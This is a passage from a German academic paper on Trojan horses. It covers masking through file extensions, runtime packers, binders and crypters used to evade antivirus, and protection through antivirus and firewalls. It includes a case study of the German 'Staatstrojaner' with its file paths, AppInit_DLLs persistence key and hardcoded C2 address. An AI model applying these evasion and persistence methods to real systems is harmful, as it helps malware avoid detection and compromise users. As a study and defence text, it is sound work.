Unter Windows sind Dateiendungen meistens standardmäßig ausgeschaltet. So sind ausführbare Dateien und z.B. Bilder für unaufmerksame Nutzer kaum voneinander unterscheidbar. Durch genaues Hinsehen wird ein Unterschied deutlich, wie am Beispielbild zu sehen ist. So können selbst „harmlose“ Dateien wie Bilder oder Textdokumente zur Gefahr werden, da es sich in Wirklichkeit um ausführbare Dateien handelt, die eine andere Endung haben. Erst wenn in den Ordner-Optionen die Möglichkeit „Erweiterungen bei bekannten Dateiendungen ausblenden“ deaktiviert wird, fällt der wahre Name der Dateien auf.




Abbildung 10: Vergleich von Dateinamen und Typen mit ein- und ausgeblendeten Dateiendungen

5.2) Tarnung beim Eintritt im System

Laufzeitpacker:
Bei Laufzeitpackern, also der Kompression von ausführbaren Programmdateien, werden die Daten einer oder mehrerer ausführbarer Dateien zu einer kleineren Datei verbunden. Mittels einer Dekompressionsroutine wird zur Laufzeit daraus wieder die ursprüngliche Datei im Arbeitsspeicher. Dadurch wird die ursprüngliche Datei ausgeführt.
Der Sinn von Laufzeitpackern ist es, die Größe einer ausführbaren Datei zu verringern. Gerade bei großen Programmen kann diese sehr gewaltig werden und beim Download von großen Programmen dafür sorgen, dass dies sehr lange dauert. Ein Laufzeitpacker wird normalerweise ganz legal eingesetzt. Neben der Verringerung der Dateigröße tritt aber der Nebeneffekt auf, dass die Code-Sequenzen umsortiert[71] werden und so nicht mehr vom Antiviren-Programm erkannt werden können, wenn dieses nach typischen Signaturen sucht.
Moderne Antiviren-Programme können die Verschlüsselung erkennen und die Datei mit der entsprechenden Dekompressionsroutine wieder entpacken. Dadurch wird die unkomprimierte Datei überprüft. Deshalb werden immer neue Laufzeitpacker entwickelt, dessen Routinen den Antiviren-Programmen nicht bekannt sind.

Binder:
Binder (auch Wrapper genannt) komprimieren mehrere ausführbare Programmdateien und verbinden sie zu einer Datei. Dadurch können mehrere ausführbare Dateien gleichzeitig zur Laufzeit entpackt und ausgeführt werden, dies wird oft dazu verwendet um die Schadprogramme mit den Nutzprogrammen zu verbinden. Dieses Prinzip funktioniert wie ein Linker.

Lautzeitverschlüssler:
Diese funktionieren ähnlich wie die Laufzeitpacker. Dabei werden die ausführbaren Dateien mit einem Passwort verschlüsselt. Diese Fähigkeit wird oft von Antiviren-Herstellern genutzt um die Signaturen von bekannter Malware vor ihrer Konkurrenz zu verschleiern, da dieses ihr Kapital ausmacht.

71 http://www.avira.com/de/support-threats-description/tid/7208/tlang/de (9.6.2013)

6.) Schutzmaßnahmen

Es gibt es diverse Möglichkeiten, einer Infektion zu entgehen. In erster Linie muss der Anwender selber vorsichtig im Umgang mit dem Internet sein. Aber auch das bietet keine 100% Sicherheit vor einer Infektion. Sobald man aktiv Daten austauscht, sei es auch nur via USB-Stick, besteht die Möglichkeit einer Infektion, egal, ob ein Internet-Anschluss existiert oder nicht. Neben den geläufigen Schutzmaßnahmen wie Antiviren-Programm und Firewalls existieren auch spezielle Scanner für trojanische Pferde.

6.1) Antivirenprogramme

Ein Antivirenprogramm (oder auch Virenscanner[72]) arbeitet anhand von sogenannten „Virensignaturen“[73]. Dadurch sind Virenscanner in der Lage durch den Vergleich von bekannten Mustern zu entscheiden, ob es sich um Malware oder eine ganz normale Datei handelt.

Dabei gibt es zwei unterschiedliche Maßnahmen:

1.) Die gezielte Prüfung einer Datei („on demand“)
2.) Die Echtzeiterkennung während des Dateizugriffs („on access“)

Bei der gezielten Prüfung von Dateien wird der Benutzer selbst aktiv oder der Virenscan durch einen Zeitplaner von selbst gestartet. Hierbei werden optimalerweise alle Dateien gescannt („Vollscan“). Dies ist sehr ressourcenintensiv, da nicht nur alle vorhandenen Dateien, sondern auch gestartete Prozesse intensiv durchsucht, sowie gepackte Dateien dekomprimiert werden, bevor eine Prüfung stattfinden kann.
Die Echtzeiterkennung überprüft alle Dateizugriffe durch einen Hintergrundwächter. Bevor die Datei geöffnet wird, wird sie vom Wächter überprüft. Wird eine Verseuchung festgestellt, wird der Zugriff geblockt und weitere Möglichkeiten wie: Sofortiges Löschen, Desinfizierung oder Quarantäne angeboten.
Ein Virenscanner muss mit gepackten Dateien (sowie Archiven) genauso gut funktionieren wie mit normalen Dateien. Des Weiteren sollte eine Reparatur-Methode angeboten werden, denn infizierte Dateien können einen wichtigen Nutzen für die Stabilität des Systems oder eine private Bedeutung (z.B. wichtige Dokumente oder Fotos) haben.
Ein Verhaltensblocker sollte bei modernen Virenscannern auch vorhanden sein. Das Verhalten von trojanischen Pferden ist dabei relevant. Typischerweise versuchen diese bei einer Infektion die Sicherheitsmechanismen außer Kraft zu setzen, sich so in das System zu verankern, dass sie beim Systemstart aktiv werden und Ports nach außen zur Kommunikation zu öffnen. Wenn eine Datei dabei ein verdächtiges Verhalten an den Tag legt, kann ein Verhaltensblocker so aktiv werden und den Zugriff der Datei blockieren und den Benutzer warnen.
Zukünftig werden Antivirenprogramme um heuristische Scanner ergänzt. Dabei werden intelligente Algorithmen genutzt, die prüfen, ob ein programmiertes Verhalten Schaden hervorrufen könnte.
Weitergehend gibt es außerdem noch die Möglichkeit Check-Summen anzulegen, wo alle Bytes einer Datei addiert und in einer Datenbank abgespeichert werden. Dies könnte problematisch beim Update einer Datei sein, welches gewollt ist. Beim Start einer Datei wird geprüft, ob die Check-Summe immer noch der gespeicherten Summe entspricht.
Eines sollten alle Antivirenprogramme gemeinsam haben: Regelmäßige Updates. Wie bereits erwähnt, werden Sicherheitslücken sehr schnell ausgenutzt und neue Malware ins Internet geladen. Umso länger ein neues trojanisches Pferd nicht von einer Antivirensoftware erkannt und bekämpft

72 http://www.gdata.de/securitylab/was-ist-eigentlich/virenscanner.html (12.4.2013)
73 http://hefte.com-magazin.de/uploads/tx_commagdb/2010-09_Virensignaturen.pdf (9.6.2013 – S.2)

werden kann, umso schlechter. Moderne Antiviren-Programme werden, ähnlich wie Malware, um immer neue Funktionen erweitert.

6.2) Firewalls

Firewalls[74] sollen verhindern, dass von außen auf das System zugegriffen wird. Im Umgang mit dem Internet ist es sehr wichtig, nach außen hin „unsichtbar“ zu erscheinen. Mit Firewalls kann dies erreicht werden. Die Netzwerkkommunikation wird gezielt eingeschränkt, sodass nicht nur Zugriffe VON außen blockiert werden, sondern auch der Zugriff vom Computer NACH draußen verhindert wird, falls es schon zu einer Infektion gekommen ist.

Dabei gibt es zwei unterschiedliche Arten von Firewalls:

1.) Software-basierte Firewall
2.) Hardware-basierte Firewall

Die software-basierte Firewall wird auf dem zu schützenden Rechner installiert, worauf dann die Netzwerkkommunikation kontrolliert wird. Diese werden oft mit Windows zusammen ausgeliefert und als „Personal Firewall“ bezeichnet.
Bei der zweiten Art wird die Firewall physikalisch zwischen die Internet-Verbindung und dem zu schützenden Netzwerk geklemmt (Von vielen DSL-Routern bereits angeboten). Dabei wird das zu schützende Internet logisch betrachtet abgetrennt.
Eine Firewall verfügt über einen sogenannten „Paket-Filter“. Dabei wird anhand von bestimmten Regelwerken, die der Benutzer editieren kann, bestimmt, welche Pakete angenommen und welche verworfen werden. Die Regeln können sehr individuell gestaltet werden, wobei auch IP-Adressen und Port-Nummern relevant sein können.
Wird versucht eine Verbindung herzustellen, für die es keine Regel gibt, wird je nach Einstellung per Dialog gefragt, ob für die Verbindung eine Regel erstellt werden soll.
Wird versucht eine Verbindung herzustellen, muss der Anwender über eine Alarm-Funktion darüber informiert werden.

7.) Staatliche Überwachungssoftware als Beispiel für trojanische Pferde

Eine besondere Form von trojanischen Pferden ist sogenannte „Remote Forensic Software“ (RFS). Dabei handelt es sich um eine umgangssprachlich als „Staatstrojaner“ oder „Bundestrojaner“ bezeichnete Überwachungssoftware verschiedener staatlicher Einrichtungen. Je nach Bundesland, in dem die RFS eingesetzt wird, können die Versionen sich voneinander unterscheiden. Die Software verhält sich anders, als ein von Cyberkriminellen eingesetztes trojanisches Pferd.

Installation:
Anders als bei herkömmlichen trojanischen Pferden, wurde der „Staatstrojaner“ in einigen dokumentierten Fällen per physischem Zugriff[75] auf die Computer der zu überwachenden Personen installiert. Dies ist in Bayern unter anderem in Firmenräumen sowie bei einer polizeilichen Einreisekontrolle am Münchener Flughafen passiert[76]. Auch ohne physischen Zugriff ist laut Leistungsbeschreibung der eingesetzten Überwachungssoftware „Skype Capturing Unit“ eine Fern-Installation möglich. Genannt wird hierbei die Möglichkeit, die ausführbare Installations-Datei via

74 http://www.symantec.com/region/de/resources/guardian.html (12.4.2013)
75 http://www.bayern.landtag.de/www/ElanTextAblage_WP16/Drucksachen/Schriftliche%20Anfragen/16_0008747.pdf (9.6.2013 – S. 2 „Zu 4.)
76 http://www.bayern.landtag.de/www/ElanTextAblage_WP16/Drucksachen/Basisdrucksachen/0000005500/0000005833.pdf (9.6.2013 – S.11)

E-Mail-Anhang zu versenden[77]. Bei der „Skype Capturing Unit“ werden auf dem Computer des Opfers zwei Komponenten installiert: eine Windows-DLL unter `C:\windows\system32\mfc42ul.dll` sowie ein Windows-Kernel-Modul namens `winsys32.sys`[78]. Dieses ermöglicht dem trojanischen Pferd den Zugriff auf einige Systemfunktionen.

Auch eine Tarnung bei der Installation als bekannte Software ist denkbar. Hierbei soll die international bekannte Überwachungssoftware „FinFisher/FinSpy[79]“ als Firefox-Download getarnt werden, woraufhin die verantwortliche Firma „Gemma International“ vom Firefox-Hersteller Mozilla abgemahnt wurde[80].

Tarnung:
Der DLL-Code bereits erwähnte „Skype Capturing Unit“ wird über den Registry-Key `SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs`

geladen und ausgeführt. Das Kernel-Modul `winsys32.sys` vom Windows-Kernel-Modul-Service des Betriebssystems geladen. Somit wird die Software beim Start des Computers aktiv. Beim Start der Windows-DLL werden laufende Prozesse infiziert, unter anderem der Prozess `Explorer.exe`, worüber eine Verbindung zum Kontroll-Server aufgebaut wird[81].

Funktionalität:

Ursprünglich sollte der „Staatstrojaner“ zum Überwachen von internetbasierter Telekommunikation (z.B. Skype) verwendet werden. Allerdings verfügte die vom Chaos Computer Club (CCC) untersuchte Überwachungssoftware noch über weitere Funktionen. Unter anderem konnten Screenshots erstellt und weitere Schad-Module nachgeladen und ausgeführt werden[82]. Viele der Funktionen gehen weit über die „Quellen-TKÜ“, also dem Abhören von Voice-Over-IP-Gesprächen, hinaus. Um die Verwendung rechtlich zu legitimieren, sollte die eingesetzte Überwachungssoftware auf den jeweiligen Einsatz individuell zugeschnitten sein. Problematisch ist dabei die Funktion zum Nachladen von weiteren Schad-Modulen, da somit die Software nach der Legitimierung beliebig erweiterbar ist.

Die Kommunikation des trojanischen Pferds erfolgt nach außen über den Port 443. Über diesen Port findet normalerweise die Kommunikation mit dem Protokoll HTTPS statt. Vom „Staatstrojaner“ wird wird allerdings ein eigenes Protokoll verwendet. Dieses verfügt über einen Verschlüsselungs-Algorithmus, welcher nicht den gängigen Sicherheitsstandards entspricht. Dadurch sind die sensiblen Daten der überwachten Person beim Verschicken kaum geschützt. Insgesamt ist die untersuchte Schad-Software dem Bereich Backdoor zuzuordnen und besteht daher aus einem Client- und einem Server-Teil. Der Client wird beim Opfer installiert und versucht unregelmäßig per TCP eine Verbindung zum Server aufzubauen[83]. War der Verbindungsaufbau erfolgreich, kann der Server Befehle an den Client schicken. Diese Befehle sind nicht codiert, wodurch es für fremde Angreifer ebenfalls möglich ist, mit dem Client zu kommunizieren[84]. Die IP-Adresse des „Command-and-Control-Servers“ war im Falle der vom CCC untersuchten Version des „Staatstrojaners“ fest einprogrammiert (`207.158.22.134`). Der zugehörige Server befindet sich

77 http://wiki.piratenpartei.de/images/5/54/Bayern-skype-tkue.pdf (9.6.2013 – S. 6)
78 http://www.ccc.de/system/uploads/76/original/staatstrojaner-report23.pdf (9.6.2013 – S. 3 „Infektion“)
79 http://wikileaks.org/spyfiles/files/0/289_GAMMA-201110-FinSpy.pdf (9.6.2013)
80 https://blog.mozilla.org/blog/2013/04/30/protecting-our-brand-from-a-global-spyware-provider/ (9.6.2013)
81 http://www.ccc.de/system/uploads/76/original/staatstrojaner-report23.pdf (9.6.2013 – S. 3 „Kommunikation mit Kommandoserver“)
82 http://www.ccc.de/system/uploads/76/original/staatstrojaner-report23.pdf (9.6.2013 – S. 2, letzter Absatz)
83 http://www.ccc.de/system/uploads/76/original/staatstrojaner-report23.pdf (9.6.2013 – S. 7 „Verbindungsaufbau und Datenstrukturen“)
84 http://www.ccc.de/system/uploads/76/original/staatstrojaner-report23.pdf (9.6.2013 – S.4 „Verschlüsselung“)

in einem Rechenzentrum in Ohio, USA[85]. Dadurch verlassen die sensiblen Daten des Opfers nahezu ungeschützt Landes- und Rechtsgrenzen. Des Weiteren kann das erwähnte Kernel-Modul nach Installation Dateien anlegen, umbenennen oder löschen[86]. Durch das Kernel-Modul können Daten in die Registry geschrieben werden, was für die Tarnung relevant ist.

Antiviren-Software:
Obwohl laut dem Blog des Antiviren-Herstellers F-Secure[87] die Installations-Routine vor der Veröffentlichung der Untersuchung des CCC bekannt war, wurden die untersuchten Varianten des Trojaners zum Zeitpunkt der Veröffentlichung von keinem Antiviren-Programm als Schadsoftware erkannt. Dadurch lag die Vermutung nahe, dass Antiviren-Hersteller und Behörden zusammen arbeiteten. Das würde bedeuten, dass manche Schadens-Signaturen von den Antiviren-Herstellern bewusst nicht in die Datenbanken übernommen werden und somit die Kunden massiven Sicherheitslücken ausgesetzt sind. Dies dementierte der Antiviren-Hersteller F-Secure allerdings[88]. Die Installations-Datei namens „`scuinst.exe`“ wurde mehrfahr auf der Viren-Analyse-Seite https://www.virustotal.com/ hochgeladen. Auf dieser Seite kann überprüft werden, ob eine Datei als Schad-Software erkannt wird. Von F-Secure wird auf ihrem Blog vermutet, dass die Hersteller der Installations-Routine ihre eigene Datei dadurch testen wollten[89]. Allerdings werden erkannte Schadens-Muster von https://www.virustotal.com/ an die Antiviren-Hersteller weitergeleitet. Dadurch erhielten die Antiviren-Hersteller frühzeitig die Erkennungs-Muster und konnten diese in ihre Viren-Signatur-Datenbank aufnehmen. Da in vielen Fällen der „Staatstrojaner“ aber durch physischen Zugriff auf dem Rechner der Opfer installiert wurde, ist eine Manipulation der vorhandenen Antiviren-Software denkbar. Wie bei Malware üblich sind auch unterschiedliche Versionen des „Staatstrojaners“ im Einsatz. Dadurch wird eine Erkennung von Antiviren-Software erschwert, da diese Schad-Software nur bei sehr wenigen Opfern eingesetzt wird.

Kosten:
Laut einem Lieferauftrag von dem Zollkriminialamt an die hessische Firma „DigiTask“ wurde für die Lieferung und Bereitstellung von Hard- und Software zur Telekommunikationsüberwachung 2,075,256 Euro bezahlt[90]. Des Weiteren ist in der Leistungsbeschreibung von monatlichen Kosten von 3,500 Euro pro Maßnahme als Mietpreis die Rede, wozu noch einmalig 2,500 Euro Installations- und Einrichtungskosten kommen[91]. Für die Überwachungssoftware „FinFisher/FinSpy“ hat das Bundeskriminalamt 147,000 Euro an die Firma Elaman bezahlt[92]. Allerdings ist noch nicht überprüft, ob die Software legal in Deutschland eingesetzt werden darf.

8.) Fazit

Der Bereich Malware wird in den nächsten Jahren weiter exponentiell wachsen. Es ist davon auszugehen, dass trojanische Pferde auch in Zukunft den größten Teil der verbreiteten Malware ausmachen werden. Der illegale Markt für Cyberkriminelle ist und bleibt vor allem im Bereich Botnetze sehr attraktiv. Dies bedeutet enorme Herausforderungen für Firmen und Privatpersonen, da finanzielle Schäden durch die vorgestellten Funktionen der trojanischen Pferde sehr hoch sein

85 http://www.ccc.de/system/uploads/76/original/staatstrojaner-report23.pdf (9.6.2013 – S. 3 „Kommunikation mit Kommandozentrale“)
86 http://www.ccc.de/system/uploads/76/original/staatstrojaner-report23.pdf (9.6.2013 – S. 17 „Funktionen des Kernel-Moduls“)
87 http://www.f-secure.com/weblog/archives/00002250.html (9.6.2013)
88 http://www.gulli.com/news/17331-staatstrojaner-f-secure-schliesst-absprachen-mit-behoerden-aus-2011-10-14 (9.6.2013)
89 http://www.f-secure.com/weblog/archives/00002250.html (9.6.2013)
90 http://ted.europa.eu/udl?uri=TED:NOTICE:26158-2009:TEXT:DE:HTML (9.6.2013)
91 http://wiki.piratenpartei.de/images/5/54/Bayern-skype-tkue.pdf (9.6.2013 - Leistungsbeschreibung)
92 https://netzpolitik.org/2013/vertrag-unterzeichnet-bundeskriminalamt-kauft-staatstrojaner-finfisher-fur-150-000-euro/ (9.6.2013)

können. In Zukunft wird die Entwicklung und Verbreitung von mobiler Malware an Bedeutung gewinnen. Ähnlich wie bei dem Anstieg von Malware für reguläre Computer, wird bei der wachsenden Anzahl von potentiellen Opfern ein illegaler Markt entstehen. Da ständig neue Malware-Varianten mit verschiedenen Funktionen und Schadensmustern entstehen, bleibt die Malware-Entwicklung im mobilen Bereich spannend. Gerade für Antiviren-Hersteller wird es zur Herausforderung, passenden Schutz für verschiedene Versionen der mobilen Betriebssysteme zu entwickeln und den User bezüglich der Gefahren zu sensibilisieren. Benutzer sollten ihr System, sowohl am Computer als auch auf dem Smartphone, stets auf dem neuesten Stand halten. Dies verhindert, Opfer von bekannten Sicherheitslücken zu werden.
Auch der Bereich staatlicher Überwachungssoftware wird in den nächsten Jahren bedeutender. Es bleibt zu hoffen, dass klare Grenzen für den Einsatz von Software wie dem „Staatstrojaner“ gesetzt und eingehalten werden. Für Antiviren-Hersteller wird durch staatliche Überwachungssoftware individualisierte bzw. personalisierte Malware zur Herausforderung. Diese Malware tritt mit ihrer Schadens-Signatur sehr selten auf, da diese nicht für eine breite Masse von Benutzern konzipiert ist. Der Schutz der Benutzer hat oberste Priorität, egal ob die Bedrohung von staatlichen Einrichtungen oder Cyberkriminellen kommt.
Alle Personen, die mit dem Internet arbeiten, sollten mit aktuellen Sicherheitsstandards vertraut sein. In vielen Bereichen helfen Kenntnisse und Erfahrungen mit dem Internet gegen eine Infektion. Da Drive-By-Downloads vorraussichtlich in Zukunft E-Mails als häufigste Infektions-Ursache ablösen werden, stehen Hersteller von Software wie Browsern in der Pflicht, verlässliche Software anzubieten. Ansonsten können Sicherheitslücken entstehen, durch die der Angreifer das eigene System kompromittieren kann.

9.) Quellen:

Bücher/Veröffentlichungen:

Beck, Sascha; Semar, Wolfgang: Sicherheit von Informationssystemen, 2013.
Benner, Colin: Staatliche Malware in Deutschland, Uni Siegen, Januar 2012.
Dittmann, Jana; Kiltz, Stefan; Lang, Andreas: Klassifizierung der Eigenschaften von Trojanischen Pferden, Otto-von-Guericke Universität Magdeburg, 2004/2005.
Galenski, Sebastian: Praxisarbeit Portscanner, Berufsakademie Lörrach, 2002.
Mack, Felix: Eine Bewertung von Angriffsszenarien auf IT-Strukturen und Gegenmaßnahmen, Hochschule Reutlingen, 2003.
Wagner, Dominik: IT - Security: Aktuelle Angriffs - und Abwehrmethoden: Botnetze, Fachhochschule St. Pölten, 2010.
Winterer, Andreas: PC Underground: Viren, Würmer und Trojanische Pferde, Data Becker, 2002.
Winterer, Andreas: Windows 7 Sicherheit. 1. Auflage. Heidelberg, bhv, 2010.

Zusätzliche Web-Literatur zu den genannten Fußnoten:

https://www.info-point-security.com/security-themen/malware-viren-spam-phishing/item/6752-symantec-cybercrime-report-2011-internetkriminalit%C3%A4t-verursacht-sch%C3%A4den-in-milliardenh%C3%B6he.html (12.04.2013)
http://www.trojaner.info/#5 (5.11.2012)
http://www.viruslist.com/de/viruses/encyclopedia?chapter=152540521 (10.4.2013)